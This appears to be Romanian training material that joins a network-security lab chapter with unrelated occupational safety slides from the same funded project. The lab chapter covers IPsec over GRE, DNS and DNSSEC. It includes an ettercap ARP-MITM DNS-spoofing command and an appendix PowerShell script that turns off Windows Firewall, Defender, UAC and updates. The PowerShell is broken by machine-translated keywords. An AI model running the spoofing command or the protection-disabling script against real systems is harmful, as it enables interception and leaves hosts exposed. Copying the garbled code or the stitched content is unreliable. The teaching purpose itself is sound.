Acest lucru va permite ca datele să fie criptate, cu toate acestea, pentru a selecta ce date să fie criptate de care avem nevoie pentru a crea o listă de control al accesului (ACL). În exemplul nostru, acest

lucru ar trebui să se potrivească cu traficul GRE, să emită următoarele comenzi pe ambele routere. Rețineți că aici vom cripta orice trafic GRE, ar trebui să specificați punctele finale dacă traficul care urmează să fie criptat ar trebui să fie doar cel între R1 și R3.

```
R3(config)#ip access-list extended GRE_TRAFFIC_FOR_IPSEC
```

```
R3(config-ext-nacl)#permit gre any any
```

Ultimul pas este să lipiți toată configurația împreună și să le aplicați pe o interfață

```
R1(config)#crypto map TUNNEL_MAP 10 ipsec-isakmp
```

```
R1(config-crypto-map)#set peer 10.0.23.3
```

```
R1(config-crypto-map)#match address GRE_TRAFFIC_FOR_IPSEC
```

```
R1(config-crypto-map)#set transform-set TS_PR
```

```
R1(config)#int fa 1/0
```

```
R1(config-if)#crypto map TUNNEL_MAP
```

```
R1(config-if)#end
```

```
R3(config)#crypto map TUNNEL_MAP 10 ipsec-isakmp
```

```
R3(config-crypto-map)#set peer 10.0.12.1
```

```
R3(config-crypto-map)#match address GRE_TRAFFIC_FOR_IPSEC
```

```
R3(config-crypto-map)#set transform-set TS_PR
```

```
R3(config)#int fa 0/0
```

```
R3(config-if)#crypto map TUNNEL_MAP
```

```
R3(config-if)#end
```

Dacă totul a fost configurat corect, traficul dintre Ubuntu și 8.8.8.8 ar trebui protejat de IPSec și va fi marcat ca ESP de Wireshark.




Fig. 5.5 IPsec trafic criptat

5.4 Îmbunătățirea securității DNS

Serviciul Domain Name System (DNS) este utilizat pentru a traduce nume (de exemplu, facebook) în adrese IP (de exemplu, 192.168.2.1). Mecanismul din spatele acestui protocol este ierarhic și distribuit. Începe cu serviciile rădăcină, notate folosind un punct ".", și există o listă de 13 adrese IP fixe care "nu se schimbă niciodată" și pot fi accesate pentru traducerea numelui [67].

Cu toate acestea, serverul rădăcină sunt utilizate în principal pentru a indica spre domenii de nivel superior (de exemplu, .com, .net). TLD apoi punctul de la al doilea nivel, și așa mai departe, într-o

manieră ierarhică. Să luăm în considerare o solicitare DNS tipică pentru traducerea domeniului "www.network.security.com", mai întâi trebuie să aflați care este adresa IP a serverului DNS TLD pentru ".com" (aceasta se numește serverul autoritar care poate face numele mapării IP). Apoi, trimiteți o a doua solicitare la serverul DNS ".com" și găsiți adresa IP a serverului DNS responsabil pentru domeniul "security.com". Acum, puteți interoga acest DNS și puteți afla următoarele niveluri. Rețineți că răspunsul final poate veni numai de la serverul DNS cu autoritate.

Înainte de introducerea serverului DNS, un fișier numit HOSTS a fost utilizat pentru a stoca local numele la traducere IP. Una dintre cele mai comune metode de atac este adăugarea de intrări în acest fișier, de exemplu, să faceți facebook.com inaccesibile. Rețineți că acest fișier este de obicei protejat și numai administratorii îl pot modifica.

```
root@dns-client:~# cat /etc/hosts
127.0.0.1      localhost.localdomain  localhost
127.0.0.1      facebook.com
root@dns-client:~# ping facebook.com
PING facebook.com (127.0.0.1) 56(84) bytes of data:
64 bytes from localhost.localdomain (127.0.0.1): icmp_seq=1 ttl=64
time=0.011 ms
```

Să vedem acum cum se comportă în condiții normale și care este vectorul de atac împotriva acestuia. În primul rând ne-ar fi necesar să oprim și să dezactivăm serviciul DNS implicit instalat pe Ubuntu 18.04.

```
root@dns-client:~# netstat -nltp
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
2038/systemd-resolv
```

```
root@dns-client:~# sudo systemctl disable systemd-resolved.service
Removed /etc/systemd/system/multi-user.target.wants/systemd-resolved.service.
```

```
Removed /etc/systemd/system/dbus-org.freedesktop.resolve1.service.
```

```
root@dns-client:~# sudo systemctl stop systemd-resolved
```

```
root@dns-client:~# ls -liah /etc/resolv.conf
```

```
655366 0 lrwxrwxrwx 1 root root 39 Feb 14 09:49 /etc/resolv.conf ->
../run/systemd/resolve/stub-resolv.conf
```

```
root@dns-client:~# rm -rf /etc/resolv.conf
```

```
root@dns-client:~# netstat -nltp
```

```
Active Internet connections (only servers)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
```

Pentru a testa și a înțelege aspectele de securitate ale DNS, trebuie să instalăm serviciul bind9 (implementare DNS bine cunoscută) și să folosim clientul DNS.

```
root@dns-server:~# apt-get install bind9
```

```
root@dns-client:~# cat /etc/resolv.conf
```

```
nameserver 172.16.0.1
```

```
root@dns-client:~# nslookup www.google.ro
```

```
Server:      172.16.0.1
```

```
Address:     172.16.0.1#53
```


Non-authoritative answer:

Name: www.google.ro

Address: 172.217.22.35

Name: www.google.ro

Address: 2a00:1450:4001:81e::2003

Pornirea unui tcpdump simplu pe server (sau client) vă va permite să vedeți în text clar orice trafic între cele două. În mod implicit, DNS are puțin sau deloc mecanisme de securitate, tot traficul este trimis în text clar și nu există nicio autentificare a mesajelor. În plus, există atacuri mai complexe împotriva DNS care utilizează implementarea slabă (în special a cache-ului).

Următoarea comandă de pe Kali Linux va implementa un MITM care modifică informațiile într-un răspuns DNS. În primul rând, trebuie să configurați ce informații ar trebui modificate, de exemplu, puteți modifica numai solicitările de tip A sau chiar tipurile AAA. Adăugați următoarea linie în configurația ettercap.

```
kali# cat /etc/ettercap/etter.dns
```

```
www.google.com A 127.0.0.1
```

Apoi, un mitm ettercap simplu, cum ar fi cel studiat anterior, ar permite atacatorului nostru să falsifice solicitări DNS. Rețineți că opțiunea -P aici ar cere ettercap să utilizeze plugin-ul DNS spoofing disponibil. După cum puteți vedea, o nouă solicitare de la client este răspuns cu adresa IP configurată de atacator.

```
kali# ettercap -S -E -T -P dns_spoof -M ARP:remote /172.16.0.2//  
/172.16.0.1//
```

```
root@dns-client# nslookup www.google.com
```

```
Server: 172.16.0.1
```

```
Address: 172.16.0.1#53
```

```
Name: www.google.com
```

```
Address: 127.0.0.1
```

Pentru a vă proteja împotriva dns cerere MITM atac, o soluție ar fi să pună în aplicare DNS Security [68]. Pe scurt, aceasta adaugă o infrastructură ierarhică la cea DNS existentă care se ocupă cu semnarea datelor. Mai exact, serverele DNS rădăcină au, de asemenea, un certificat care trebuie să fie instalat pe fiecare client și de încredere. Apoi, folosind acest certificat, serverele rădăcină vor semna certificate de TLD și așa unul, foarte similar cu structura DNS.

Acum, cu DNSSEC activat, orice interogare DNS poate primi trei tipuri de răspunsuri: (1) răspunsul nu va fi semnat, (2) răspunsul este semnat, dar semnătura nu poate fi validată și (3) răspunsul este semnat și semnătura este validată. Se poate utiliza următorul site web pentru a urmări semnăturile unui domeniu DNS [69].

Primul pas ar fi să adăugați cheia serverelor rădăcină în lanțul de certificate locale de încredere. Acest lucru este necesar pentru a avea un punct de plecare pentru validarea cheilor.

```
root@dns-client# dig +nocomments +nostats +nocmd +noquestion -t  
dnskey . > /etc/trusted-key.key
```

Putem folosi serverele Google (8.8.8.8) pentru a valida un server cunoscut care implementează DNS. De asemenea, puteți testa cu diferite domenii și puteți vedea care sunt răspunsurile.

```
root@dns-client:/home/student# dig @8.8.8.8 pir.org +sigchase  
+dnssec +multi
```

```
pir.org. 299 IN A 97.107.141.235
```

[...]

;; Ok this DNSKEY is a Trusted Key, DNSSEC validation is ok: SUCCESS

Dacă apare un atac MITM (similar cu cel anterior), semnătura DNSSec nu va fi prezentă și, prin urmare, verificarea nu va reuși. Rețineți că, dacă unul pentru a implementa DNSSec în organizația dumneavoastră nu există nici o impunere pe client pentru a valida fiecare interogare DNS, numai serverul poate fi forțat să facă acest lucru.

```
root@dns-client:/home/student# dig @8.8.8.8 pir.org +sigchase  
+dnssec +multi
```

```
;; RRset to chase:
```

```
pir.org.                3600    IN      A       127.0.0.1
```

Launch a query to find a RRset of type RRSIG for zone: pir.org.

```
;; RRSIG is missing for continue validation: FAILED
```


Cap. 7 Anexe

7.1 Anexa 1 - Script pentru configurarea Windows

Configurare LocalGPO

```
{
    Param
    (
        [șir[]] $NodeName = "localhost"
    )
    Import-DSCResource -ModuleName PolicyFileEditor
    $NodeName nodului
    {
        cAdministrativeTemplateSetting NoAutomaticUpdate
        {
            KeyValueName =
"SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU\NoAutoUpdate"

            PolicyType = "Machine"
            Date = "0"
            Asigurați-vă = "Prezent"
            Tip = "DWord"
        }
        cAdministrativeTemplateSetting AUOptions
        {
            KeyValueName =
"SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU\AUOptions"
            PolicyType = "Machine"
            Date = "2"
            Asigurați-vă = "Prezent"
            Tip = "DWORD"
        }
        cAdministrativeTemplateSetting ScheduledInstallDay
        {
            KeyValueName =
"SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU\ScheduledInstallDay"

            PolicyType = "Machine"
            Date = "0"
            Asigurați-vă = "Prezent"
            Tip = "DWORD"
        }
        cAdministrativeTemplateSetting ScheduledInstallTime
        {
            KeyValueName =
"SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU\ScheduledInstallTime"
```

```
PolicyType = "Machine"
Date = "3"
Asigurați-vă = "Prezent"
Tip = "DWORD"
}
cAdministrativeTemplateSetting DisableFirewallStandard
{
    KeyValueName =
"SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile\EnableFirewall"
    PolicyType = "Machine"
    Date = "0"
    Asigurați-vă = "Prezent"
    Tip = "DWORD"
}
cAdministrativeTemplateSetting DisableWindowsDefender
{
    KeyValueName = "SOFTWARE\Policies\Microsoft\Windows
Defender\DisableAntiSpyware"
    PolicyType = "Machine"
    Date = "1"
    Asigurați-vă = "Prezent"
    Tip = "DWORD"
}
}
}
LocalGPO
Start-DscConfiguration -Path .\LocalGPO -Wait -Force -Verbose
New-ItemProperty -ErrorAction SilentlyContinue -Path
"HKLM:Software\Microsoft\Windows\CurrentVersion\Policies\System" -
Name EnableLUA -PropertyType DWord -Value 0 -Force
```


Referințe

- [1] <https://www.kali.org/downloads/>
- [2] <https://www.virtualbox.org/wiki/Downloads>
- [3] <https://distrowatch.com/table.php?distribution=kali>
- [4] <https://www.gns3.com/software/download>
- [5] <https://github.com/dlittott/dynamips/blob/master/README>
- [6] <https://www.cisco.com/c/en/us/td/docs/routers/access/interfaces/nm/hardware/installation/guide/OvrNetM.html>
- [7] <https://www.wireshark.org/#download>
- [8] <https://tools.ietf.org/html/rfc2131>
- [9] <https://tools.ietf.org/html/rfc1918>
- [10] <https://www.ettercap-project.org/>
- [11] https://www.systutorials.com/docs/linux/man/8-ettercap_plugins/
- [12] <https://labs.vmware.com/flings/vmware-os-optimization-tool>
- [13] <https://www.systutorials.com/docs/linux/man/8-etterfilter/>
- [14] <https://tools.ietf.org/html/rfc7231>
- [15] https://httpd.apache.org/docs/2.4/mod/mod_deflate.html
- [16] <https://tools.ietf.org/html/rfc5280>
- [17] "Prima coliziune pentru SHA-1 complet", Stevens, Marc și Bursztein, Elie și Karpman, Pierre și Albertini, Ange și Markov, Yarik, Conferința internațională anuală de criptologie, 2017, Springer
- [18] "Cum să spargem MD5 și alte funcții hash", Wang, Xiaoyun și Yu, Hongbo, Conferința internațională anuală privind teoria și aplicațiile tehnicilor criptografice, 2005, Springer
- [19] <https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf>
- [20] <https://www.openssl.org/>
- [21] <https://software.cisco.com/download/home/284806698/type/282975114/release/11.0.0>
- [22] <http://netpbm.sourceforge.net/doc/pam.html#layout>
- [23] <https://tools.ietf.org/html/rfc5280>
- [24] <https://support.umbrella.com/hc/en-us/articles/115000669728-Configuring-Firefox-to-use-the-Windows-Certificate-Store>
- [25] <https://tools.ietf.org/html/rfc8017>
- [26] <https://tools.ietf.org/html/rfc1421>
- [27] <https://tools.ietf.org/html/rfc1422>
- [28] <https://tools.ietf.org/html/rfc1423>
- [29] <https://tools.ietf.org/html/rfc1424>
- [30] "Lucky Thirteen: Breaking the TLS and DTLS Record Protocols", N. J. Al Fardan și K. G. Paterson, IEEE Symposium on Security and Privacy, 2013
- [31] <https://tools.ietf.org/html/rfc6125>
- [32] <https://tools.ietf.org/html/rfc7469>
- [33] "A First Look at Certification Authority Authorization (CAA)", Scheitle, Quirin și Chung, Taejoong and Hiller, Jens and Gasser, Oliver and Naab, Johannes and van Rijswijk-Deij, Roland and Hohlfeld, Oliver and Holz, Ralph and Choffnes, Dave and Mislove, Alan and Carle, Georg, SIGCOMM Comput. Comunione. Rev., aprilie 2018, <http://doi.acm.org/10.1145/3213232.3213235>
- [34] <https://www.ssllabs.com/ssltest/index.html>
- [35] <https://tools.ietf.org/html/rfc3748>
- [36] <https://regex101.com/>

- [37] https://www.cisco.com/c/en/us/products/collateral/security/web-security-appliance/datasheet_C78-718442.html
- [38] <https://tools.ietf.org/html/rfc2784>
- [39] <https://docs.microsoft.com/en-us/powershell/dsc/overview/overview>
- [40] Install-Module -Name PolicyFileEditor -RequiredVersion 3.0.0
Set-ExecutionPolicy RemoteSigned
- [41] <https://www.powershellgallery.com/packages/PolicyFileEditor/3.0.0>
- [42] <http://virl.cisco.com/>
- [43] <https://www.torproject.org/>
- [44] <https://tools.ietf.org/html/rfc4880>
- [45] <https://www.gnupg.org/>
- [46] <https://github.com/gpg/gnupg/blob/master/doc/DETAILS#field-1---type-of-record>
- [47] <https://www.gnupg.org/gph/en/manual.html#AEN335>
- [48] <https://www.torproject.org/about/history>
- [49] <https://github.com/dgoulet/torsocks>
- [50] <https://check.torproject.org/>
- [51] <http://mininet.org/>
- [52] <https://www.xfce.org/>
- [53] <https://www.snort.org/>
- [54] <https://www.nginx.com/>
- [55] <https://www.sans.org/reading-room/whitepapers/intrusion/analysis-snort-data-acquisition-modules-34027>
- [56] <http://manual-snort.org.s3-website-us-east-1.amazonaws.com/node29.html#SECTION00421000000000000000>
- [57] <https://www.sans.org/reading-room/whitepapers/intrusion/paper/34027>
- [58] https://www.pandasecurity.com/mediacenter/src/uploads/2017/05/1705-Informe_WannaCry-v160-en.pdf
- [59] <https://docs.microsoft.com/en-us/windows/desktop/setupapi/run-and-runonce-registry-keys>
- [60] <https://cuckoosandbox.org/>
- [61] <https://www.sans.org/reading-room/whitepapers/forensics/detecting-malware-sandbox-evasion-techniques-36667>
- [62] https://github.com/Yara-Rules/rules/blob/master/malware/RANSOM_MS17-010_Wannacrypt.var
- [63] <https://wazuh.com/>
- [64] <https://www.ossec.net/>
- [65] <https://documentation.wazuh.com/current/installation-guide/index.html>
- [66] <https://documentation.wazuh.com/3.x/user-manual/ruleset/getting-started.html>
- [67] <https://www.iana.org/domains/root/servers>
- [68] <https://tools.ietf.org/html/rfc4033>
- [69] <https://dnssec-analyzer.verisignlabs.com/>



Proiect cofinanțat din Fondul Social European prin Programul Operațional Capital Uman 2014 - 2020

Axa prioritară 3: Locuri de muncă pentru toți

Apelul pentru proiecte: POCU/860/3/12/Îmbunătățirea nivelului de cunoștințe/ competențe/ aptitudini aferente sectoarelor economice/ domeniilor identificate conform SNC si SNCDI ale angajaților

Titlul proiectului: DigitalizeIT - Competențe digitale pentru angajați

Contract POCU/860/3/12/143014

Instruirea lucrătorilor în domeniul securității și sănătății în muncă

Marie-Jeanne lordache



Capitolul V

Instruirea lucrătorilor în domeniul securității și sănătății în muncă conform

Legii nr. 319 / 2006 (actualizată)

Articolul 75

Instruirea în domeniul securității și sănătății în muncă are ca scop însușirea cunoștințelor și formarea deprinderilor de securitate și sănătate în muncă.

Articolul 77

Instruirea lucrătorilor în domeniul securității și sănătății în muncă cuprinde 3 faze:

- a)instruirea introductiv-generală;*
- b)instruirea la locul de muncă;*
- c)instruirea periodică.*

Articolul 80

Angajatorul trebuie să dispună de programe de instruire - testare la nivelul întreprinderii și/sau unității pentru:

- a)***conducătorii locurilor de muncă;*
- b)***lucrători, pe meserii și activități.*

Capitolul V

Instruirea lucrătorilor în domeniul securității și sănătății în muncă

Articolul 81

(1) Rezultatul instruirii lucrătorilor în domeniul securității și sănătății în muncă se consemnează în mod obligatoriu în fișa de instruire individuală, **întocmită pe suport hârtie sau în format electronic**, conform informațiilor prevăzute în anexa nr. 11, cu indicarea materialului predat, a duratei și datei instruirii.

(2) Completarea fișei de instruire individuală se va face în format electronic sau olograf, în funcție de varianta de instruire aleasă, imediat după verificarea instruirii.

3) După efectuarea instruirii, fișa de instruire individuală se semnează de către lucrătorul instruit și de către persoanele care au efectuat și au verificat instruirea.

Articolul 81¹

În cazul în care instruirea lucrătorilor în domeniul securității și sănătății în muncă se realizează în format electronic, **fișa de instruire trebuie să fie semnată de către toate persoanele implicate în procesul de instruire, cu semnătură electronică**, semnătură electronică avansată sau semnătură electronică calificată.

Secțiunea a 2-a

Instruirea introductiv-generală

Articolul 83

Instruirea introductiv-generală se face:

- a)** la angajarea lucrătorilor definiți conform art. 5 lit. a) din lege;*
- b)** lucrătorilor detașați de la o întreprindere și/sau unitate la alta;*
- c)** lucrătorilor delegați de la o întreprindere și/sau unitate la alta;*
- d)** lucrătorului pus la dispoziție de către un agent de muncă temporar.*

Articolul 88

***(1)** În cadrul instruirii introductiv-generale se vor expune, în principal, următoarele **probleme**:*

- a)** legislația de securitate și sănătate în muncă;*
- b)** consecințele posibile ale necunoașterii și nerespectării legislației de securitate și sănătate în muncă;*
- c)** riscurile de accidentare și îmbolnăvire profesională specifice unității;*
- d)** măsuri la nivelul întreprinderii și/sau unității privind acordarea primului ajutor, stingerea incendiilor și evacuarea lucrătorilor.*

***(2)** Conținutul instruirii introductiv-generale trebuie să fie în conformitate cu **tematica** aprobată de către angajator.*

• Articolul 89

- (1)** Instruirea introductiv-generală **se va finaliza** cu verificarea însușirii cunoștințelor pe bază de **teste**.*

Secțiunea a 3-a

Instruirea la locul de muncă

Articolul 90

(1) Instruirea la locul de muncă se face după instruirea introductiv-generală și are ca scop prezentarea riscurilor pentru securitate și sănătate în muncă, precum și măsurile și activitățile de prevenire și protecție la nivelul fiecărui loc de muncă, post de lucru și/sau fiecărei funcții exercitate.

Articolul 91

(1) Instruirea la locul de muncă se face de către conducătorul direct al locului de muncă, în grupe de maximum 20 de persoane.

(2) Durata instruirii la locul de muncă se stabilește de către angajator

Secțiunea a 3-a

Instruirea la locul de muncă

Articolul 93

(1) Instruirea la locul de muncă se va efectua pe baza tematicilor întocmite de către angajatorul care și-a asumat atribuțiile din domeniul securității și sănătății în muncă/lucrătorul desemnat/serviciul intern/serviciul extern de prevenire și protecție și aprobate de către angajator, tematici care vor fi păstrate la persoana care efectuează instruirea.

(2) Instruirea la locul de muncă va cuprinde cel puțin următoarele:

- a) informații privind riscurile de accidentare și îmbolnăvire profesională specifice locului de muncă și/sau postului de lucru;
- b) prevederile instrucțiunilor proprii elaborate pentru locul de muncă și/sau postul de lucru;
- c) măsuri la nivelul locului de muncă și/sau postului de lucru privind acordarea primului ajutor, stingerea incendiilor și evacuarea lucrătorilor, precum și în cazul pericolului grav și iminent;
- d) prevederi ale reglementărilor de securitate și sănătate în muncă privind activități specifice ale locului de muncă și/sau postului de lucru;
- e) demonstrații practice privind activitatea pe care persoana respectivă o va desfășura și exerciții practice privind utilizarea echipamentului individual de protecție, a mijloacelor de alarmare, intervenție, evacuare și de prim ajutor, aspecte care sunt obligatorii.

Secțiunea a 4-a

Instruirea periodică

Articolul 95

Instruirea periodică se face tuturor lucrătorilor prevăzuți la art. 83 și are drept scop reîmprospătarea și actualizarea cunoștințelor în domeniul securității și sănătății în muncă.

Articolul 96

(1) *Instruirea periodică se efectuează de către conducătorul locului de muncă.*

(2) *Intervalul dintre două instruirii periodice și periodicitatea verificării instruirii vor fi stabilite prin programul de instruire-testare elaborat la nivelul întreprinderii și/sau unității potrivit prevederilor art. 15 alin. (1) pct. 8, în funcție de condițiile locului de muncă și/sau postului de lucru.*

(2¹) *Intervalul dintre două instruirii periodice nu va fi mai mare de 6 luni.*

(3) **Pentru personalul tehnico-administrativ intervalul dintre două instruirii periodice va fi de cel mult 12 luni.**

Capitolul IV

Obligațiile lucrătorilor

Articolul 23

(1)În scopul realizării obiectivelor prevăzute la art. 22, lucrătorii au următoarele **obligații**:

- a)sa utilizeze corect mașinile, aparatura, substanțele periculoase, echipamentele de transport și alte mijloace de producție;
- b)sa utilizeze corect echipamentul individual de protecție acordat și, după utilizare, sa îl înapoieze sau sa îl pună la locul destinat pentru păstrare;
- c)sa nu procedeze la scoaterea din funcțiune, la modificarea, schimbarea sau înlăturarea arbitrară a dispozitivelor de securitate proprii, în special ale mașinilor, aparaturii, uneltelor, instalațiilor tehnice și clădirilor, și sa utilizeze corect aceste dispozitive;
- d)sa comunice imediat angajatorului și/sau lucrătorilor desemnați orice situație de muncă despre care au motive întemeiate sa o considere un pericol pentru securitatea și sănătatea lucrătorilor, precum și orice deficiența a sistemelor de protecție;
- e)sa aducă la cunoștința conducătorului locului de muncă și/sau angajatorului accidente suferite de propria persoana;
- f)sa coopereze cu angajatorul și/sau cu lucrătorii desemnați, atât timp cat este necesar, pentru a face posibila realizarea oricăror măsuri sau cerințe dispuse de către inspectorii de muncă și inspectorii sanitari, pentru protecția sănătății și securității lucrătorilor;
- g)sa coopereze, atât timp cat este necesar, cu angajatorul și/sau cu lucrătorii desemnați, pentru a permite angajatorului să se asigure ca mediul de muncă și condițiile de lucru sunt sigure și fără riscuri pentru securitate și sănătate, în domeniul sau de activitate;
- h)să își însușească și să respecte prevederile legislației din domeniul securității și sănătății în munca și măsurile de aplicare a acestora;
- i)sa dea relațiile solicitate de către inspectorii de muncă și inspectorii sanitari.



Proiect cofinanțat din Fondul Social European prin Programul Operațional Capital Uman 2014 - 2020

Axa prioritară 3: Locuri de muncă pentru toți

Apelul pentru proiecte: POCU/860/3/12/Îmbunătățirea nivelului de cunoștințe/ competențe/ aptitudini aferente sectoarelor economice/ domeniilor identificate conform SNC si SNCDI ale angajaților

Titlul proiectului: DigitalizeIT - Competențe digitale pentru angajați

Contract POCU/860/3/12/143014

APLICAREA PREVEDERILOR LEGALE REFERITOARE LA SECURITATEA SI SĂNĂTATEA IN MUNCĂ SI IN DOMENIUL SITUATIILOR DE URGENTA



Prevederi legale referitoare la sănătatea și securitatea în muncă

- Legea nr. 319 / 2006 (actualizata) - a securității și sănătății în muncă
- HGR nr. 1091 / 2006 (actualizata) - privind cerințele minime de securitate și sănătate pentru locul de muncă
- HGR nr. 1146 / 2006 (actualizata) - privind cerințele minime de securitate și sănătate pentru utilizarea în munca de către lucrători a echipamentelor de muncă
- HGR nr. 1051 / 2006 (actualizata) - privind cerințele minime de securitate și sănătate pentru manipularea manuală a maselor care prezintă riscuri pentru lucrători, în special de afecțiuni dorsolombare
- HGR 1028 / 2006 (actualizata) - privind cerințele minime de securitate și sănătate în munca referitoare la utilizarea echipamentelor cu ecran de vizualizare

Prevederi legale referitoare la sănătatea și securitatea în muncă

- HGR nr. 971 / 2006 - privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă
- OUG nr. 195 din 12 decembrie 2002 (**republicată**) privind circulația pe drumurile publice
- Codul Muncii

Legea nr. 319 / 2006 (actualizata) - a securității și sănătății în muncă

• **Articolul 1**

(1) Prezenta lege are ca scop instituirea de măsuri privind promovarea îmbunătățirii securității și sănătății în munca a lucrătorilor.

Detalii cu privire la instruirea lucrătorilor găsiți în modulul "Instruirea în domeniul SSM și SU pe platforma <https://etsacademy.ro/>

(2) Legea stabilește principiile generale referitoare la prevenirea riscurilor profesionale, protecția sănătății și securitatea lucrătorilor, eliminarea factorilor de risc și accidentare, informarea, consultarea, participarea echilibrată potrivit legii, instruirea lucrătorilor și a reprezentanților lor, precum și direcțiile generale pentru implementarea acestor principii.

Legea nr. 319 / 2006 (actualizata) - a securității și sănătății în muncă

- Articolul 7
- (1) În cadrul responsabilităților sale, angajatorul are obligația să ia măsurile necesare pentru:
 - a) asigurarea securității și protecția sănătății lucrătorilor;
 - b) prevenirea riscurilor profesionale;
 - c) informarea și instruirea lucrătorilor;
 - d) asigurarea cadrului organizatoric și a mijloacelor necesare securității și sănătății în muncă.

HOTĂRÂRE nr. 1.091 din 16 august 2006

privind cerințele minime de securitate și sănătate pentru locul de muncă

Stabilitate și rezistența

Clădirile care adăpostesc locuri de muncă trebuie să aibă o structură și o rezistență corespunzătoare naturii utilizării lor.

Instalații electrice

Instalațiile electrice trebuie să fie proiectate și construite astfel încât să nu prezinte un pericol de incendiu sau explozie.

Lucrătorii trebuie să fie protejați împotriva riscului de accidentare prin atingere directă și/sau atingere indirectă.

Proiectarea, construcția și alegerea materialului și dispozitivelor de protecție trebuie să țină seama de tensiunea nominală, influența condițiilor externe și de competența lucrătorilor care au acces la părțile componente ale instalației.

HOTĂRÂRE nr. 1.091 din 16 august 2006

privind cerințele minime de securitate și sănătate pentru locul de muncă

Cai și iesiri de urgenta

- Căile și ieșirile de urgenta trebuie să rămână în permanenta libere și să conducă în mod cât mai direct posibil în aer liber sau în spații sigure.
- În caz de pericol, trebuie să fie posibilă evacuarea rapidă și în condiții cât mai sigure a lucrătorilor de la toate posturile de lucru.
- Numărul, amplasarea și dimensiunile căilor și ieșirilor de urgenta depind de utilizare, de echipament și de dimensiunile locurilor de muncă, precum și de numărul maxim de persoane care pot fi prezente.
- Ușile de ieșire în caz de urgenta trebuie să se deschidă spre exterior.
- Ușile de ieșire de urgenta nu trebuie să fie încuiate

Iluminatul natural și artificial

- În măsura în care este posibil, locurile de muncă trebuie să aibă iluminat natural suficient și să fie prevăzut un iluminat artificial adecvat pentru sănătatea și securitatea lucrătorilor.

HOTĂRÂRE nr. 1.028 din 9 august 2006

privind cerințele minime de securitate și sănătate în munca referitoare la utilizarea echipamentelor cu ecran de vizualizare

DEFINIȚII:

- a)** echipament cu ecran de vizualizare - ecran de vizualizare grafic sau alfanumeric, indiferent de procedeul de afișare folosit;
- b)** post de lucru - ansamblu care cuprinde un echipament cu ecran de vizualizare, prevăzut cu tastatura, sau un dispozitiv de introducere a datelor și/sau un program care stabilește interfata operator/masina, accesorii opționale, periferice, inclusiv unitate de discheta și/sau unitate optica, telefon, modem, imprimanta, suport pentru documente, scaun, masa sau suprafața de lucru, precum și mediul de muncă înconjurător;
- c)** lucrator - orice persoană angajata care folosește în mod obișnuit un echipament cu ecran de vizualizare pe o durată semnificativă a timpului normal de lucru.

HOTĂRÂRE nr. 1.028 din 9 august 2006

privind cerințele minime de securitate și sănătate în munca referitoare la utilizarea echipamentelor cu ecran de vizualizare

Informarea, instruirea, consultarea și participarea lucrătorilor

Articolul 9

(1) lucrătorii trebuie să fie informați asupra tuturor aspectelor legate de securitatea și sănătatea la postul de lucru, în special asupra măsurilor aplicabile posturilor de lucru - măsuri implementate.

(2) Lucrătorii sau reprezentanții lor trebuie să fie informați cu privire la toate măsurile de securitate și sănătate luate potrivit prezentei hotărâri.

Articolul 10

Fiecare lucrator trebuie să fie instruit cu privire la modalitățile de utilizare a postului de lucru înainte de a începe acest tip de activitate și ori de câte ori organizarea postului de lucru se modifica semnificativ.

HOTĂRÂRE nr. 1.028 din 9 august 2006

privind cerințele minime de securitate și sănătate în munca referitoare la utilizarea echipamentelor cu ecran de vizualizare

Protecția ochilor și a vederii

Articolul 12

Lucrătorii trebuie să beneficieze de un examen corespunzător al ochilor și al vederii, efectuat de o persoană care are competența necesară:

- a)** înainte de începerea activității la ecranul de vizualizare, prin examenul medical la angajare;
- b)** ulterior, la intervale regulate;
- c)** ori de câte ori apar tulburări de vedere care pot fi cauzate de activitatea la ecranul de vizualizare.

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

SEMNIFICATII:

- **a)** semnalizare de securitate și/sau de sănătate - semnalizarea care se referă la un obiect, o activitate sau o situație determinată și furnizează informații ori cerințe referitoare la securitatea și/sau sănătatea la locul de muncă, printr-un panou, o culoare, un semnal luminos ori acustic, o comunicare verbală sau un gest-semnal, după caz;
- **b)** semnal de interzicere - semnalul prin care se interzice un comportament care ar putea atrage sau cauza un pericol;
- **c)** semnal de avertizare - semnalul prin care se avertizează asupra unui risc sau unui pericol;
- **d)** semnal de obligativitate - semnalul prin care se indică adoptarea unui comportament specific;

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

SEMNIFICATII:

- **e)** semnal de salvare sau de prim ajutor - semnalul prin care se dau indicații privind ieșirile de urgență ori mijloacele de prim ajutor sau de salvare;
